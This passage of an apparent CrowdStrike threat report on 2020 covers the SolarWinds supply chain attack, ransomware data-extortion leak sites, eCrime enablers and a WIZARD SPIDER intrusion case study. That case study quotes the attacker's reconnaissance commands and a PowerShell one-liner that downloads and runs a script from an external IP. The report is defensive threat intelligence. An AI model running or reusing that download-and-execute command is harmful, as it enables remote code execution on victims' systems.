September 2019	Initial test modifications to Orion code base, as <u>reported by SolarWinds</u>
Dec. 6, 2019	Beacon C2 domain registered
Feb. 27, 2020	Beacon C2 domain first resolves to an IP address
March 3, 2020	SSL certificate first associated with a known secondary C2 domain
March 24, 2020	Compile time of first known malicious update containing *SUNBURST* code
March 31, 2020	First known date of malicious update distribution

Table 3. Timeline of Supply Chain Attack

Infrastructure

The StellarParticle adversary took noticeable steps to avoid common operational security (OPSEC) mistakes in the process of registering and managing infrastructure. The only technical overlap between all of the known domains was the purchase of SSL certificates issued by commercial certificate authority Sectigo, but this is too widely used to aid with analytical pivots. There is no IP address overlap between domains, as each is hosted on separate cloud or VPS infrastructure. Additionally, the actor used multiple registrars and hosting services for the domains and servers. The adversary did not register domains in bulk, preferring to buy old and comparatively expensive domains, likely to obtain more reputable infrastructure.

Attribution

Public reports have suggested an attribution of the StellarParticle activity cluster to the Russian Foreign Intelligence Service of the Russian Federation (SVR), an organization associated by CrowdStrike Intelligence to COZY BEAR. However, as of February 2021, CrowdStrike Intelligence does not attribute StellarParticle activity to a named adversary or geographic nexus.

StellarParticle Activity Cluster		
Motivation	Espionage	Likely state-sponsored
Toolkit	*SUNBURST*	Reconnaissance and first-stage loader malware
	SUNSPOT	Monitoring tool that detects the beginning of an Orion package build and replaces one of the source code files with a backdoored version
	TEARDROP	Custom in-memory loader used to drop *Cobalt Strike*

Table 4. StellarParticle Summary

Outlook

Supply chain attacks are nothing new; CrowdStrike publicly raised them as a rising threat as far back as 2018 and believes they will continue to be a major intrusion vector. Supply chain attacks represent a unique initial access tactic that provides malicious actors with the ability to propagate from a single intrusion to multiple downstream targets of interest. In addition to software-based attacks, such as the one that affected SolarWinds, supply chain attacks can take the form of hardware or third-party compromises. CrowdStrike Intelligence has identified supply chain and trusted relationship compromises originating from both eCrime and targeted intrusion adversaries. eCrime actors commonly use the access from these compromises for financial gain, generally deploying ransomware and mineware, whereas targeted intrusion adversaries primarily use compromises to deploy espionage-driven toolsets to a broad set of users. Given the potential high return on investment for threat actors, CrowdStrike Intelligence anticipates these attacks will continue to threaten organizations across all sectors in 2021.

Big Game Hunters Adopt Data Extortion Methods

S ince the original BGH adversary — BOSS SPIDER — was identified in January 2016, CrowdStrike Intelligence has observed both established criminal actors (e.g., INDRIK SPIDER and WIZARD SPIDER) and ransomware operators adopting and reimagining BGH tactics. Throughout 2020, BGH continued to be a pervasive threat to companies worldwide across all verticals, with CrowdStrike Intelligence having identified at least 1,377 unique BGH infections. Notable in 2020 was the growing trend of ransomware operators threatening to leak data from victim organizations, and in some cases actively doing so. This tactic was highly likely intended to pressure victims to make payment, but is also likely in response to improved security practices by companies that could negate encryption of their files by recovering from backups.

Data extortion is not a tried-and-true tactic, and even the act of combining data extortion with a ransomware operation is not new to 2020 — OUTLAW SPIDER first employed this tactic in May 2019. What marks a departure from previous BGH operations is the accelerated adoption of the data extortion technique and the introduction of dedicated leak sites (DLSs) associated with specific ransomware families. These approaches were adopted by at least 23 ransomware operators in 2020.

MOST ACTIVE BGH ADVERSARIES WITH DEDICATED LEAK SITES

Figure 4. Most Active BGH Adversaries with DLSs in 2020

Among the threat actors using DLSs and data extortion are the operators of a crop of new ransomware families identified in 2020. In addition, some existing BGH adversaries introduced new ransomware variants, and CARBON SPIDER followed GRACEFUL SPIDER's lead of transitioning their targeted eCrime operations into BGH, launching their own ransomware-as-a-service (RaaS) operation.

Date Identified	Threat	Date DLS Discovered
December 2019	VIKING SPIDER's *Ragnar Locker*	Feb. 10, 2020
Jan. 10, 2020	*EKANS*	N/A
Jan. 17, 2020	*LockBit*	Sept. 15, 2020
January 2020	*Ragnarok* (no known relationship to VIKING SPIDER)	Sept.20, 2020
January 2020	CIRCUS SPIDER's *NetWalker*	May 12, 2020
March 14, 2020	TRAVELING SPIDER's *Nemty X*	March 26, 2020
March 20, 2020	*ProLock*	April 25, 2020
March 25, 2020	*Sekhmet*	March 25, 2020
May 16, 2020	INDRIK SPIDER's *WastedLocker*	N/A
Late May 2020	WIZARD SPIDER's *Conti*	Aug. 21, 2020
June 1, 2020	RIDDLE SPIDER's *Avaddon*	Aug. 10, 2020
July 30, 2020	SPRITE SPIDER's *Defray777* Linux version	Nov. 29, 2020
Aug. 1, 2020	CARBON SPIDER's *DarkSide*	Nov. 16, 2020
Aug. 12, 2020	*SunCrypt*	Aug. 26, 2020
Aug. 17, 2020	*MountLocker*	Sept. 25, 2020
Sept. 24, 2020	TWISTED SPIDER's *Egregor*	Sept. 24, 2020
Late October 2020	PIONEER KITTEN's *Pay2Key*	Nov. 10, 2020

Table 5. BGH Ransomware Families That Emerged in 2020

Variations on the Approach

BGH adversaries took different approaches in the release of data onto a DLS, with many staggering the release of victims' stolen data. TWISTED SPIDER became the most adept at this technique, spacing out releases in percentages of the total exfiltrated dataset. Other adversaries using the percentage release method include WIZARD SPIDER with *Conti* victims, and the operators of *MountLocker* ransomware. An alternative approach is to release the datasets in numbered "parts," a technique preferred by RIDDLE SPIDER and VIKING SPIDER, both of which seemingly choose the release date manually. CARBON SPIDER developed an automated system that displays a predetermined publication time set by an automated countdown timer.

Less commonly observed is the release of data by type, where the adversary creates datasets for personally identifiable information (PII), financial records, sensitive company data, and information pertaining to partners and customers, and then releases these datasets at separate intervals. For some victims with higher brand recognition, each new release can trigger renewed reporting on the incident across social media platforms or by news outlets. VIKING SPIDER has adopted this approach with some victims, as have affiliates of PINCHY SPIDER for a small number of *REvil* victims. Whichever release method is chosen by the adversary, the intent is almost certainly to increase pressure on the victim company to pay the ransom.

Targeting

Although most ransomware operations are opportunistic, CrowdStrike Intelligence identified the highest number of ransomware-associated data extortion operations this year in the industrial and engineering sector (229 incidents), closely followed by the manufacturing sector (228 incidents). The manufacturing industry is particularly vulnerable to ransomware operations. Not only does the industry suffer the normal consequences of a ransomware infection, but a disruption in day-to-day operations would greatly affect the core business if a company were unable to meet production demands due to system outages.

↘

Although most ransomware operations
are opportunistic, CrowdStrike Intelligence identified the highest number of ransomware-associated data extortion operations this year in the industrial and engineering sector, closely followed by the manufacturing sector.

INDUSTRIES AFFECTED BY DATA LEAKS

⊿ Total

Figure 5. Industries Targeted by Data Extortion Related to BGH Operations

TWISTED SPIDER and the Maze Cartel

While OUTLAW SPIDER was the first to be observed using data extortion in a ransomware campaign, TWISTED SPIDER — operators of *Maze* and *Egregor* ransomware — has been credited with being the catalyst for the heavy adoption of this technique in 2020. TWISTED SPIDER was the first ransomware actor to launch a DLS, which was created on Dec. 10, 2019. In June 2020, following an explosion of dedicated leak sites in the first half of the year, TWISTED SPIDER branded themselves the leader of the "Maze Cartel," which was a cooperative effort between them, VIKING SPIDER, and the operators of *LockBit* ransomware, as well as unconfirmed involvement from the operators of *SunCrypt* and WIZARD SPIDER. The Maze Cartel shared leaked data from their operations on each of their DLSs in a likely effort to reach a wider audience, thus putting more pressure on victim companies.

TWISTED SPIDER announced the cessation of *Maze* operations in November 2020, declaring the Maze Cartel never existed. CrowdStrike Intelligence assesses the group has likely rebranded itself and now deploys *Egregor* ransomware. This assessment is based on code overlap between *Maze* and *Egregor*, an influx in *Egregor* activity coinciding with a decline in *Maze* infections, and similar tactics and layout of the associated DLS (including leaking victim data in percentage increments).

Despite the demise of *Maze*, cartels may continue to be created as needed. On Dec. 22, 2020, a new post made to *MountLocker* ransomware's Tor-hosted DLS was titled "Cartel News" and included details of a victim of VIKING SPIDER's *Ragnar Locker*. Publicizing each other's operations will likely contribute to the reputation of BGH operators. If tactics evolve and the adversaries begin to use different hosting locations for each other's victim data, it could hinder the ability for a victim to negotiate the removal and/or destruction of stolen information, further increasing the risk of it being shared, sold or auctioned to other eCrime actors.

Outlook

Data theft and the use of a DLS have arguably become as engrained in the BGH ransomware operation as the encryption process itself. Throughout 2020, the BGH landscape became increasingly postured toward incentivizing the victim to engage in ransom negotiations once they have been infected with ransomware. In October 2020, the operators of *SunCrypt* ransomware used a distributed denial-of-service (DDoS) attack to compel a victim to pay a ransom, introducing a new variation of the strong-arm tactics that BGH adversaries became known for in 2020. Denial of access to mission-critical resources, as demonstrated by this *SunCrypt* operation, is a potentially fruitful avenue for BGH actors to expand upon.

eCrime Ecosystem

The eCrime ecosystem remains vast and interconnected, with many criminal enterprises existing to support big game hunting operations. Notable to 2020 is the pivotal role access brokers play in the eCrime ecosystem, supporting a variety of actors to include BGH ransomware operators. LUNAR SPIDER and MALLARD SPIDER have also been observed using their capabilities to adopt this role as well.

Throughout 2020, CrowdStrike Intelligence observed a number of dramatic changes for targeted eCrime actors. CARBON SPIDER shifted away from point-of-sale (POS) campaigns in favor of BGH, ultimately introducing their own ransomware, *DarkSide*. Established eCrime actors like MUMMY SPIDER, WIZARD SPIDER and CARBON SPIDER continue to drive innovation in the world of malware development. Over the year, CrowdStrike Intelligence noted trends in the use of open-source obfuscation software and the targeting of virtualization environments pioneered by these adversaries.

↘

Notable to 2020
is the pivotal role access brokers play in the eCrime ecosystem, supporting a variety of actors to include BGH ransomware operators.

Trends and Techniques

Increasing Importance of Access Brokers

Access brokers are threat actors that gain backend access to various organizations (both corporations and government entities) and sell this access either on criminal forums or through private channels. When criminal malware operators purchase access, it eliminates the need to spend time identifying targets and gaining access, allowing for increased and quicker deployments as well as higher potential for monetization. Some access brokers escalate privileges to the domain administrator level (often advertised as "full access"), while other access brokers just provide the credentials and endpoints necessary to gain access.

The use of access brokers has become increasingly common among BGH actors and aspiring ransomware operators. CrowdStrike Intelligence has observed some access brokers associated with affiliates of RaaS groups.

Access brokers advertising on criminal forums likely use logs from commodity information stealers to aid in operations, and some actors may sell the credentials from these logs as claimed access. The information stealer logs typically contain data such as IP addresses, endpoint URLs, login credentials, screenshots of the victim's desktop, cookies, and browser autofill history that can be used to determine the type of system used as well as provide a vector for initial access. CrowdStrike Intelligence has observed one access broker, known to be an affiliate of a ransomware program, confirm they purchased logs to aid in their operations.

Malware Obfuscation Implemented Into Build Processes

In 2020, CrowdStrike Intelligence observed WIZARD SPIDER and MUMMY SPIDER implement open-source software protection tools into their malware build processes. This technique was observed with WIZARD SPIDER's inclusion of *ADVObfuscator* into the group's malware *Anchor*, *BazarLoader* and *Conti* to enable string obfuscation. In mid-2020, WIZARD SPIDER also implemented the use of the open-source tool *obfuscator-llvm* for code obfuscation in samples of *BazarLoader*. A similar methodology was incorporated into MUMMY SPIDER's *Emotet* malware delivery platform.

The use of obfuscation techniques in malware is not new, but the inclusion of open-source tools into build processes is an interesting tactic that supports advanced adversaries seeking ways to keep their development processes agile. WIZARD SPIDER has likely adopted rapid development cycles to adapt to open-source reporting on their malware. Moving from custom obfuscation techniques to more standardized tooling would support more frequent changes to their toolset.

Although these tools are widely available, they can be complex to set up and often require a level of automated processes. For this reason, this tactic may not be widely adopted by less sophisticated threat groups. That said, more mature adversaries may look to this method as a way to protect and obfuscate their malicious payloads. The use of *ADVObfuscator* has also been observed in the ransomware variants *LockBit* and *SunCrypt*.

Targeting Virtualization Infrastructure

In 2020, CrowdStrike Intelligence observed both SPRITE SPIDER (the operators of *Defray777*) and CARBON SPIDER (the operators of *DarkSide*) deploy Linux versions of their respective ransomware families on ESXi hosts during BGH operations. While ransomware for Linux has existed for many years, BGH actors have historically not targeted Linux, much less ESXi specifically. ESXi is a type of hypervisor that runs on dedicated hardware and manages multiple virtual machines (VMs). With more organizations migrating to virtualization solutions to consolidate legacy IT systems, this is a natural target for ransomware operators looking to increase the impact against a victim.

All identified incidents were enabled by the acquisition of valid credentials. In four separate *Defray777* incidents, SPRITE SPIDER used administrator credentials to log in through the vCenter web interface. In one instance, SPRITE SPIDER likely used the *PyXie* remote access trojan (RAT) LaZagne module to harvest vCenter administrator credentials stored in a web browser.

By targeting these hosts, ransomware operators are able to quickly encrypt multiple systems with relatively few actual ransomware deployments. Encrypting one ESXi server inflicts the same amount of damage as individually deploying ransomware on each VM hosted on a given server. Consequently, targeting ESXi hosts can also improve the speed of BGH operations. Additionally, due to their lack of conventional operating systems, ESXi hosts lack endpoint protection software that could prevent or detect ransomware attacks.

Targeted eCrime Moves to BGH

By far the most relevant factor influencing targeted eCrime in 2020 is the efficacy of ransomware operations. CARBON SPIDER dramatically overhauled their operations in 2020. In April 2020, the adversary abruptly shifted from narrow campaigns focused entirely on companies operating POS devices to broad, indiscriminate operations attempting to infect large numbers of victims across all sectors. The goal of these campaigns was to deliver PINCHY SPIDER's *REvil* RaaS. CARBON SPIDER deepened their commitment to BGH in August 2020 by using their own ransomware, *DarkSide*. In November 2020, the adversary took another step into the world of BGH by establishing a RaaS-affiliate program for *DarkSide*, allowing other actors to use the ransomware while paying CARBON SPIDER a cut.

CARBON SPIDER's shift away from POS campaigns exemplifies a broader trend of targeted eCrime actors shifting targets to focus on BGH. For instance, ANTHROPOID SPIDER, which in 2019 targeted financials, conducted opportunistic web server exploitation campaigns in 2020 that primarily delivered *MedusaLocker* ransomware. After February 2020, major adversaries COBALT SPIDER and WHISPER SPIDER apparently ceased spear-phishing activity against banks. It is likely that actors associated with both COBALT SPIDER and WHISPER SPIDER remain involved in eCrime but have chosen other ways to generate income.

Targeted eCrime has not ceased, however; emerging threats in 2020 included KNOCKOUT SPIDER and SOLAR SPIDER. KNOCKOUT SPIDER has conducted low-volume spear-phishing campaigns focused on companies involved in cryptocurrency. SOLAR SPIDER's phishing campaigns deliver the *JSOutProx* RAT to financial institutions across Africa, the Middle East, South Asia and Southeast Asia.

WIZARD SPIDER Continues Prolific Operations

WIZARD SPIDER was the most reported criminal adversary for the second year in a row. Although activity from this adversary was slow and sporadic in the first quarter of 2020, they progressively ramped up operations beginning in the second quarter and through the remainder of the year. Their diverse and potent toolset makes this criminal group one of the most formidable adversaries in the current eCrime landscape. CrowdStrike Intelligence has observed WIZARD SPIDER increase their sector targeting scope in 2020, particularly through the operation of *Conti*.

eCrime Reporting by Adversary

- WIZARD SPIDER
- PINCHY SPIDER
- CARBON SPIDER
- TWISTED SPIDER
- GRACEFUL SPIDER
- MUMMY SPIDER
- DOPPEL SPIDER
- VIKING SPIDER
- SPRITE SPIDER
- TRAVELING SPIDER

Figure 6. eCrime Reporting by Adversary in 2020

WIZARD SPIDER has maintained and forged powerful third-party relationships that bolster the initial access capabilities — for example, their continued relationship with MUMMY SPIDER. They have updated their tooling and processes in 2020, implementing obfuscation tools into their malware build processes and adopting commodity tooling. These changes were almost certainly implemented to circumvent static detection and in response to open-source reporting focused on *TrickBot* and WIZARD SPIDER's ransomware variants *Ryuk* and *Conti*.

OverWatch Feature

WIZARD SPIDER Targets Financial Institution

During the first quarter of 2020, OverWatch identified a suspected eCrime attack against a financial institution. OverWatch threat hunters' deep analysis of this intrusion played a pivotal role in providing greater insights into a complex threat landscape where eCrime adversaries are increasingly improving their tradecraft.

ADVERSARY LAUNCHES HIDDEN COMMAND SHELL

During the course of routine hunting, OverWatch uncovered unusual behavior stemming from a running `svchost.exe` process on a Windows domain controller. A suspicious, reflectively loaded dynamic link library (DLL) launched within the `svchost.exe` netsvcs group and connected to the adversary-controlled domain `statsgdoubleclick[.]net`. Within minutes, OverWatch identified that a hidden interactive command shell had spawned under the `svchost.exe` process, further indicating that a malicious implant was running on the system.

ADVERSARY DOUBLES DOWN ON ATTEMPT TO ACCESS THE VICTIM ENVIRONMENT

The hidden shell led to interactive, hands-on execution of various host and network discovery commands. Among the reconnaissance actions were efforts to enumerate DNS and other network infrastructure, with the likely intention of preparing for lateral movement. Such commands included:

```
arp  -a
dnscmd  /enumzones
dnscmd  /zoneprint [REDACTED]
nbtstat  -A  1 [REDACTED]
net sessions
net view
nltest  /domain_trusts
```

The victim did not perform an immediate and thorough response. Days later, the adversary returned and attempted to execute unknown PowerShell scripts from an external remote server:

```
powershell.exe -nop
$p=4484;[System.Net.ServicePointManager]::ServerCertificateValidation
Callback={$true};iex(New-Object
System.Net.WebClient).DownloadString('https://185.180.197[.]59/msys')
```

OverWatch Feature

To run these commands, the adversary used another interactive shell facilitated by the same previously identified implant running within the `svchost.exe` netsvcs group. The Falcon platform's prevention settings ensured that the PowerShell scripts failed to execute properly. This led to the adversary attempting to diagnose their failure using the following commands:

```
wmic process where name="svchost.exe" get
processid,name,commandline,sessionid,creationdate
tasklist /v
```

After these failed attempts, the adversary gave up, likely leaving with hopes of finding an easier target.

CONCLUSIONS AND RECOMMENDATIONS

Further analysis of all command-and-control activity involved in this latest intrusion identified commonalities with known WIZARD SPIDER infrastructure. Regardless of the adversary's identity, defenders should pursue measures to prevent similar attacks. This includes monitoring unusual behavior from `svchost.exe` instances, in particular the presence of suspicious DLLs leveraging `svchost.exe` to make unusual network connections to external infrastructure. Defenders should also consider monitoring for bursts of extensive network configuration discovery commands occurring on hosts or under user accounts where such behavior is unexpected. Given the popularity of using PowerShell for post-exploitation command execution, another recommendation is monitoring for atypical PowerShell processes connecting to external IPs or domains.

eCrime Enablers

E nablers are a pivotal part of the eCrime ecosystem, providing criminal actors with capabilities they may otherwise not have access to. These actors run malware-as-a-service operations, specialize in delivery mechanisms or exploit networks in order to sell initial access to other criminal actors.

The relationships depicted in Figure 7 show that eCrime adversaries are not averse to working with, or purchasing from, other actors in order to enhance their own campaigns, maximize profitability and increase the possibility of their success. The downloader *Amadey Loader* and SMOKY SPIDER's *Smoke Bot* remain popular among a variety of actors. NARWHAL SPIDER's *Cutwail v2* spambot was heavily utilized by DOPPEL SPIDER, and MUMMY SPIDER's *Emotet* was leveraged by MALLARD SPIDER and WIZARD SPIDER. The banking trojan *Zloader* re-emerged, supporting campaigns operated by sophisticated BGH adversaries.

Figure 7. Observed eCrime Relationships in 2020

eCrime ecosystem

↘

A tectonic shift toward big game hunting has been felt across the entire eCrime ecosystem. Ransom payments and data extortion became the most popular avenues for monetization in 2020.

↘

While many established criminal actors still operate out of Russia and Eastern Europe, the complete ecosystem is truly global, with newly uncovered marketplaces arising and maturing in Latin America, Asia, Middle East and Africa.

↘

Many criminal actors develop relationships within the ecosystem to acquire access to essential technology that enables their operations or maximizes their profits.

↘

Although the methods used for malware distribution largely remain the same, criminal actors are finding novel ways to bypass security measures.

.

1 Services

Access brokers

Hardware for sale

Phishing kits

Ransomware

Credit/debit card testing services

Loaders

Malware packing services

Hosting & infrastructure

Webinject kits

DDoS attack tools

Anonymity and encryption

Crime-as-a-Service

Counter anti-virus service/checkers

Recruiting for criminal groups

2 Distribution

Social network and instant message spam

Exploit kit development

Spam email distribution

Purchasing traffic and/or traffic distribution systems (TDS)

3 Monetization

Money mule and cashing services

Reshipping fraud networks

Money laundering

Ranstom payments & extortion

Dump shops

Collection and sale of payment card information

Wire fraud

Cryptocurrency services

Banking Trojan Operators Continue to Evolve Their Operational Model

